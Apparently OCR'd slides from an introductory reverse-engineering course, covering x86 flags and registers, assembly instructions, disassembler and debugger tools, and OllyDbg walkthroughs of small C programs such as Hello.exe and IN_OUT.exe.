    - (Control) Interrupt Flag (IF) : a flag that determines whether a maskable interrupt is handled or not
    - (Control) Direction Flag (DF) : a flag that determines whether the stored string is processed on the left or right side; low to high address direction when set to 0, and high to low address direction when set to 1.

Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - FLAGS Register Types
    - (Status) Overflow Flag (OF) : Set to 1 when the number of bits used for the operation exceeds the width (received and processed by the ALU)
      - In a word operation, the operation 127(10) + 127(10) results in :
        - 0111 1111(2) + 0111 1111(2) = 1111 1110(2) = -2(10)
        - 1's complement of 0000 0010(2) = 1111 1101(2)
        - 2's complement of 1111 1101(2) = 1111 1101(2) + 1 = 1111 1110(2) = -2
      - This means that a -2 is generated instead of a 254, and in this case, the OF setting (based around words) helps to distinguish between 254 and -2.

Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- FLAGS register structure

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	NT	IOPL	OF	DF	IF	TF	SF	ZF	0	AF	0	0	PF	1	CF

- EFLAGS register (EFL) structure

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Reversed bit positions (do not use and always unset(0))										ID	VIP	VIF	AC	VM	RF

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	NT	IOPL		OF	DF	IF	TF	SF	ZF	0	AF	0	PF	1	CF

- C.f., EFL = 00000246
- = 0000 ... 0010 0100 0110
- → flag status : ZF = 1, PF = 1, rest 0

Registers, addresses, and data types

Instruction pointer registers

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - Instruction Pointer (IP) registers
    - IP, when prefixed with an E (short for extended), extended by 32 bits, is referred to as EIP.
    - The CPU processes instructions in the memory section defined in the EIP register.
    - EIPs can be modified using JMP or CALL instructions.
    - An attacker can control the EIP to point to any memory location they want, and if they can write their instructions to memory, they can take over the system.
      - Buffer overflow attacks can overwrite EIPs.
        - Find the part of the EIP that was overwritten and move it to the desired location
        - Insert the attacker's attack code into that location
    - The EIP register holds the address of the next instruction to be executed without any special structure.

Registers, addresses, and data types

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly language data types

Data type	Description
BYTE	8-bit unsigned integer
Sign Byte (SBYTE)	8-bit signed (S for sign) integer
WORD	16-bit unsigned integer
Sign Word (SWORD)	16-bit signed (S for sign) integer
Double Word (DWORD)	32-bit unsigned integer
Sign Double Word (SDWORD)	32-bit signed (S for sign) integer
Quad Word (QWORD)	64-bit unsigned integer

Registers, addresses, and data types

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Operand types

Operand	Description	Operand	Description
r8	8-bit general-purpose registers	imm16	16-bit immediate value
r16	16-bit general-purpose registers	imm32	32-bit immediate value
r32	32-bit general-purpose registers	r/m8	8-bit general-purpose registers, memory
reg	Random general-purpose registers	r/m16	16-bit general-purpose registers, memory
sreg	Segment Registers	r/m32	32-bit general-purpose registers, memory
imm	8/16/32-bit immediate values	mem	8/16/32-bit memory
imm8	8-bit immediate value		

02

Reversing

- Overview
- Assembly instruction fundamentals
- Data input/output analysis
- Control statement analysis
- Data movement
- Calling convention

Overview

Reverse engineering, or backwards engineering, is a process of discovering the technical principles of a device or system by analyzing its structure.

- What is reverse engineering?
  - Also known as reversing
  - The reverse analysis of a finished device or program
  - Physically disassembling and analyzing hardware is also a form of reversing.
  - Requires knowledge of several development languages
- Analysis methods for reverse engineering
  - Static analysis
    - Analysis method that does not involve running software
    - E.g., header information, size, internal code, etc.
  - Dynamic analysis
    - Method of running and analyzing software
    - E.g., memory state, registry, network state, etc.

Overview

Reverse engineering, or backwards engineering, is a process of discovering the technical principles of a device or system by analyzing its structure.

- Language-specific reverse engineering techniques
  - Compiled language
    - The compiler converts the entire source code into machine language and runs it.
    - Unable to recover source code → analysis proceeds in assembly.
  - Interpreted language
    - The interpreter reads the source code line by line and executes it.
    - The EXE file itself is the source code → analysis of the source code proceeds.
  - JIT language
    - JIT compiler converts each language to its specific code (bytecode).
    - Can be restored to the source code → analysis of the source code proceeds.

Overview

Reverse engineering, or backwards engineering, is a process of discovering the technical principles of a device or system by analyzing its structure.

- What reverse engineering does
  - Positive functions
    - Software compatibility and performance improvement
    - Software security testing
    - Academic activities in the pursuit of science
    - Malware analysis
  - Negative functions
    - Software piracy
    - Illegal activation
    - Software key generation and cracking

Overview

There are two main tools for reverse engineering : disassembler and debugger.

- What is a disassembler?
  - Generate assembly code from machine language code
  - Analyze programs with assembly code → used mainly for static analysis
  - Disassembler types : IDA pro, etc.


- What is a debugger?
  - Analyze while the program is running → used mainly for dynamic analysis
  - See program behavior or change at a desired location
  - User mode debuggers (general applications)
    - OllyDbg, Immunity Debugger, x32/x64dbg, etc.
  - Kernel mode debuggers (hardware-specific tools)
    - WinDbg, HyperDbg, etc.

Overview

Types of reverse engineering tools

There are two main tools for reverse engineering : disassembler and debugger.


- Disassembler - IDA pro
  - Disassembler for computer software
  - Express assembly code as a GUI graph
  - Debugging and Hex-Rays decompiling functions added
  - Extensible by adding plugins
  - Older versions of IDA are free,
    but the pro version is for sale.



Overview

There are two main tools for reverse engineering : disassembler and debugger.

- Debugger - WinDbg
  - Debugger for Microsoft Windows
  - Software, kernel debugging
  - Automatic mapping of different debugging symbol files on the server with SymSrc
  - Extensible with specific DLL files
    - Ext.dll
    - Wow6432exts.dll
    - SOS.dll
    - Psscor2.dll
    - Psscor4.dll




Overview

Types of reverse engineering tools

There are two main tools for reverse engineering : disassembler and debugger.


- Debugger - OllyDbg
  - x86 debugger for binary code analysis
    - 64-bit programs cannot be debugged.
  - Lightweight and supports many plugins
  - Currently free, but not updated



Overview

There are two main tools for reverse engineering : disassembler and debugger.

- OllyDbg main screen
  - 1. Organized by memory address, machine language, assembly language, and comments
  - 2. Consist of several registers
  - 3. View the program
    as a hexadecimal (hex) value
  - 4. Check memory



Overview

There are two main tools for reverse engineering : disassembler and debugger.

- How to use OllyDbg
  - F2 : set a breakpoint (when set, the program will stop running at that point)
  - F7 : step into (used if you want to debug down to the inside of a function)
  - F8 : step over (used if you don't want to debug inside the function)
  - F9 : run (execute the program)
  - CTRL + F2 : restart (restart the program)
  - CTRL + F7 : animate into (same as F7, but it runs automatically.)
  - CTRL + F8 : animate over (same as F8, but it runs automatically.)
  - CTRL + F9 : execute until return (same as F9, but it runs until return.)
  - CTRL + G : expression (find place by address)
  - Enter / - : enter and exit a subroutine from a branch statement or a function call
  - * : return to the current running position

Assembly Instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly language
  - Assembly language (assembler) is a language that translates machine language into a minimally human-readable form.
    - Instructions are executed very quickly.
  - Assembly and machine languages are a 1:1 match.
  - There are different assembly languages exist for different CPU types.
    - E.g., Intel x86, Intel x86-x64, MIPS, ARM, etc.

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - stack manipulation
  - PUSH oper1
    - Store oper1 on the stack
      - Examples
      - PUSH 1 → store value 1 on stack
        PUSH 00DA1086 → store 00DA1086 on stack
        PUSH EAX → store the value saved in register EAX on stack
  - POP oper1
    - Subtract the value at the top of the stack and store it in oper1
      - Example
      - POP EAX → Store the value at the top of the stack into oper1

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - data storage
  - MOV oper1, oper2
    - Store value from oper2 to oper1
      - Example
      - MOV EAX, 1 → store value 1 in EAX
        MOV EAX, EBX → store value from EBX to EAX
  - LEA oper1, oper2
    - Store address of oper2 to address of oper1
      - Example
      - LEA EAX, DWORD PTR SS:[EBP-4]→ store the address of [EBP-4] in EAX

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - function calls
  - CALL oper1
    - Call oper1 address
      - Example
      - CALL 002B10C0 → call the 002B10C0 function
  - RET / RETN oper1
    - Return to the previously called address
      - Example
      - RETN

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - operations
  - ADD oper1, oper2
    - Add oper1 to oper2 and store the result in oper1
      - Example
      - ADD EAX, 1000h → EAX = EAX + 0x1000
  - SUB oper1, oper2
    - Subtract oper2 from oper1 and store the result in oper1
      - Example
      - MOV EAX, 5
        SUB EAX, 5 → EAX = 0, going to zero, which makes ZF 1

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - operations
  - MUL / IMUL
    - MUL performs an unsigned multiplication instruction, while IMUL performs a signed multiplication instruction.
    - MUL has 1 operand, while IMUL has 1-3 operand(s).
      - MUL / IMUL oper1 → EAX(AX) = EAX(AX) * oper1
        C.f., MOV EAX, 90000; MUL EAX; → EAX is 1E2CC3100h ➔ EAX = E2CC3100h, EAX = 1h
      - IMUL oper1, oper2 → oper1 = oper1 * oper2
        IMUL oper1, oper2, oper3 → oper1 = oper2 * oper3
      - 32-bit operations are stored in EDX:EAX
    - Why multiplication is stored in double the amount of space?
      - Because the result of the multiplication is doubled and goes beyond the number of digits → multiply and expand.
    - Going beyond the number of digits results in a carry or overflow.

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - operations
  - DIV / IDIV oper1
    - DIV performs the unsigned division instruction, while IDIV performs the signed division instruction.
      - Example
      - DIV / IDIV oper1 → If oper is in bytes : divide oper1, store quotient in AL, remainder in AH;
        → If oper is in words+ : divide oper1, store quotient in EAX, remainder in EDX;
      - MOV
        DIV / IDIV AL → store quotient in AL, remainder in AH
        DIV / IDIV EBX → store quotient in EAX, remainder in EDX
    - Why extend the sign when dividing IDIV with instructions like CBW, CWD, CDQ, etc.?
      - Because signs should be handled → fill with 0 if the number being divided when expanding is positive, or with F if it is negative.
    - Going beyond the number of digits results in a carry or overflow.

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - operations
  - INC oper1
    - Increment
    - Increase the value of oper1 by 1
    - Example : MOV EAX, 1
INC EAX → increase the value of EAX to 2
  - DEC oper1
    - Decrement
    - Decrease the value of oper1 by 1
    - Example : Mov EAX, 1
DEC EAX → decrease the value of EAX to 0

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly types - operations
  - AND oper1, oper2
    - Bitwise AND operation of oper1 and oper2 and store the result in oper1
  - OR oper1, oper2
    - Bitwise OR operation of oper1 and oper2 and store the result in oper1
  - XOR oper1, oper2
    - Bitwise XOR operation of oper1 and oper2 and store the result in oper1

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly language (1/3)

Instruction	Type	Description
CALL	Call	CALL operand
PUSH	Push	PUSH operand / PUSHAD (hold register value)
POP	Pop	POP destination / POPAD (restore register value)
MOV	Copy value	MOV destination, source : des = sou
LEA	Copy address	LEA destination, source : des = sou
CMP	Compare	CMP operand1, operand2 : if equal, ZF set
J~(jump)	Move on condition	J~ address
NOP	Do nothing	NOP
RETN	Return	RETN, RETN operand
INT	Interrupt	INT operand: interrupt of that operand occurs

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly language (2/3)

Instruction	Type	Description
INC	+1	INC operand
DEC	-1	DEC operand
ADD	+	ADD destination, source : des = des + sou
SUB	-	SUB destination, source : des = des – sou
MUL/IMUL	*	MUL operand: EAX = EAX * operand
DIV/IDIV	/	DIV operand : EAX = EAX / operand
AND	1, 1 → 1	AND destination, source : des = des & sou
OR	0, 0 → 0	OR destination, source : des = des | sou
XOR	0 if equal, 1 if different	XOR destination, source : des = des ^ sou
XCHG	Value exchange	XCHG operand1, operand2 : op1 <-> op2

Assembly instruction fundamentals

An assembly language is a type of computer programming language that converts machine language into one to six characters that closely resemble the natural language that humans use in everyday life.

- Assembly language (3/3)

Instruction	Type	Description.
SAL/SAR	Shift operator	SAL destination, operand : destination << operand (signed value), empty bit adopted as sign bit, least significant bit → CF
SHL/SHR	Shift operator	SHL destination, operand : destination << operand (unsigned value), least significant bit → CF
ROL/ROR	Rotation operator	ROL destination, operand : destination rotate operand Shifted bits → first bit
RCL/RCR	Rotation operator	RCL destination, operand : destination rotate operand Use CF, (CF → first bit, shifted bit → CF)
REP	Loop operator	REP operand (operand: specify a string instruction) Decrement ECX by 1 and repeat while ECX > 0

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Lab environment
  - OS : Windows 7 SP1 x64
  - Lab program : OllyDbg v1.10

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.


- Hello.exe analysis
  - Windows Desktop -> Windows Desktop Wizard -> Create Project (Hello) –> Add Source files (Hello.c)
  - Right-click the project name -> Select Properties -> Select C/C++ -> Select Optimize
  - To Optimize, select "Disable (/Od)", to optimize the entire program, select "No".

```
#include<stdio.h>

int main(void)
{
   printf("hello world\n");
   return 0;
}
<Result>
hello world
Press any key to continue. . .
```

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Hello.exe analysis
  - Drag and drop C:\Users\kisec\source\repos\Hello\Release\Hello.exe into OllyDbg.



Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.


- Hello.exe analysis
  - How to find the main function ①.
    - F8 (step over) 57 times
    - F7 (step into) 1 time

```
00F01040  $ 55              PUSH EBP
00F01041  . 8BEC            MOV EBP,ESP
00F01043  . 68 00030F000    PUSH Hello.00F03000          [format = "hello worl
00F01048  . E8 13000000     CALL Hello.printf            [printf
00F0104D  . 83C4 04         ADD ESP,4
00F01050  . 33C0            XOR EAX,EAX
00F01052  . 5D              POP EBP
00F01053  . C3              RETN
```

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Hello.exe analysis
  - How to find the main function ②.
    - Right click -> Search for -> All referenced text strings -> click "hello world“.



Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Hello.exe analysis
  - Interpret the main function.

```
// 40 to 41: Prologue, i.e., the beginning of the function
00851040   55          PUSH EBP                    ; Save the value of EBP to the stack
00851041   8BEC        MOV EBP,ESP                 ; Copy the value in ESP and move it to EBP
00851043   68 00308500  PUSH Hello.00853000          ; Save the address 00853000 to the stack
00851048   E8 13000000  CALL Hello.00851060   ; Call the address 00851060
0085104D   83C4 04     ADD ESP,4                   ; Add 4 to the value of ESP and store it in ESP
00851050   33C0        XOR EAX,EAX                 ; XOR the value in EAX with the value in EAX and store the result in EAX
00851052   5D          POP EBP                     ; Get the value at the top of the stack (4 bytes) and store it in EBP
00A41053   C3          RETN                        ; Go to the previous assembly code
```

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Hello.exe analysis
  - Interpret the main function.

```
// 40 to 41 : prologue, i.e., the beginning of the function
00851040   55          PUSH EBP                    ; Prologue - sets the initial position of the stack
00851041   8BEC        MOV EBP,ESP                 ; Prologue - sets the last position on the stack
// 43 : store the arguments to be used in the function on the stack
// 01113000 has "hello world\n" in its location
00851043   68 00308500  PUSH Hello.00853000  ; Arg1 = 00853000 ASCII "hello world"
// 48 : call the printf function
00851048       E8 13000000  CALL Hello.00851060                ; Hello.00851060
// 4D : clean up the stack after use
0085104d       83c4 04          add esp,4
// 50 : execute the code return 0
00851050       33c0             xor eax,eax
// 52 to 53 : means the beginning of the function as an epilogue
// 53 : RETN = POP EIP; JMP EIP
00851052   5D          POP EBP                     ; Epilogue - unpacks the initial position of the stack
00A41053   C3          RETN                  ; Epilogue - returns to the point where the function was called
```

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Analyze IN_OUT.exe line by line.

```
00C21080   55          PUSH EBP
00C21081   8BEC        MOV EBP,ESP
00C21083   51          PUSH ECX
00C21084   68 0030C200  PUSH IN_OUT.00C23000
00C21089   E8 32000000  CALL IN_OUT.00C210C0
00C2108E   83C4 04      ADD ESP,4
00C21091   8D45 FC      LEA EAX,DWORD PTR SS:[EBP-4]
00C21094   50          PUSH EAX
00C21095   68 1830C200  PUSH IN_OUT.00C23018
00C2109A   E8 61000000  CALL IN_OUT.00C21100
00C2109F   83C4 08      ADD ESP,8
00C210A2   8B4D FC      MOV ECX,DWORD PTR SS:[EBP-4]
00C210A5   51          PUSH ECX
00C210A6   68 1C30C200  PUSH IN_OUT.00C2301C
00C210AB   E8 10000000  CALL IN_OUT.00C210C0
00C210B0   83C4 08      ADD ESP,8
00C210B3   33C0        XOR EAX,EAX
00C210B5   8BE5        MOV ESP,EBP
00C210B7   5D          POP EBP
00C210B8   C3          RETN
```

<Analyze line by line>

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Analyze IN_OUT.exe line by line.

```
00C21080   55          PUSH EBP                                 // Put the EBP value on the stack.
00C21081   8BEC        MOV EBP,ESP                                      // Put the value of ESP to EBP.
00C21083   51          PUSH ECX                                 // Put ECX on the stack.
00C21084   68 0030C200  PUSH IN_OUT.00C23000                    // Put the offset "Input a number : " on the stack.
00C21089   E8 32000000  CALL IN_OUT.00C210C0                             // Call the printf function.
00C2108E   83C4 04      ADD ESP,4                                // Add 4 to the ESP value and store it in ESP.
00C21091   8D45 FC      LEA EAX,DWORD PTR SS:[EBP-4] // Put the address value of [EBP-4] into EAX.
00C21094   50          PUSH EAX                  // Put EAX on the stack.
00C21095   68 1830C200  PUSH IN_OUT.00C23018    // Put the offset "%d" on the stack.
00C2109A   E8 61000000  CALL IN_OUT.00C21100    // Call the scanf function
00C2109F   83C4 08      ADD ESP,8                // Add 8 to the ESP value and store it in ESP.
00C210A2   8B4D FC      MOV ECX,DWORD PTR SS:[EBP-4]     // Put the address value of [EBP-4] into ECX.
00C210A5   51          PUSH ECX                  // Put ECX on the stack.
00C210A6   68 1C30C200  PUSH IN_OUT.00C2301C    // Put the offset "Number is %d.\n" on the stack.
00C210AB   E8 10000000  CALL IN_OUT.00C210C0    // Call the printf function.
00C210B0   83C4 08      ADD ESP,8                // Add 8 to the ESP value and store it in ESP.
00C210B3   33C0        XOR EAX,EAX                              // XOR EAX and EAX and store the result in EAX.
00C210B5   8BE5        MOV ESP,EBP                              // Put the value of EBP into ESP.
00C210B7   5D          POP EBP                                  // Get a value from the stack and store it in EBP.
00C210B8   C3          RETN                                     // Return to the called function.
```

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- Analyze IN_OUT.exe line by line.

```
PUSH EBP                        // Put the EBP value on the stack.
MOV EBP,ESP                     // Put the value of ESP to EBP.              → Create a stack
PUSH ECX                        // Put ECX on the stack.
PUSH IN_OUT.00C23000            // Put the offset "Input a number : " on the stack.
CALL IN_OUT.00C210C0            // Call the printf function.                 → Call the printf function
ADD ESP,4                       // Add 4 to the ESP value and store it in ESP.  → Clean up the stack
LEA EAX,DWORD PTR SS:[EBP-4]    // Put the address value of [EBP-4] into EAX.
PUSH EAX                        // Pushes EAX onto the stack.
PUSH IN_OUT.00C23018            // Put the offset "%d" on the stack.
CALL IN_OUT.00C21100            // Call the scanf function                   → Call the scanf function
ADD ESP,8                       // Add 8 to the ESP value and store it in ESP.  → Clean up the stack
MOV ECX,DWORD PTR SS:[EBP-4]    // Put the address value of [EBP-4] into ECX.
PUSH ECX                        // Put ECX on the stack.
PUSH IN_OUT.00C2301C            // Put the offset "Number is %d.\n" the stack.
CALL IN_OUT.00C210C0            // Call the printf function.                 → Call the printf function
ADD ESP,8                       // Add 8 to the ESP value and store it in ESP.  → Clean up the stack
XOR EAX,EAX                     // XOR EAX and EAX and put it in EAX.        → Same value operation, EAX=0.
MOV ESP,EBP                     // Put the value of EBP into ESP.
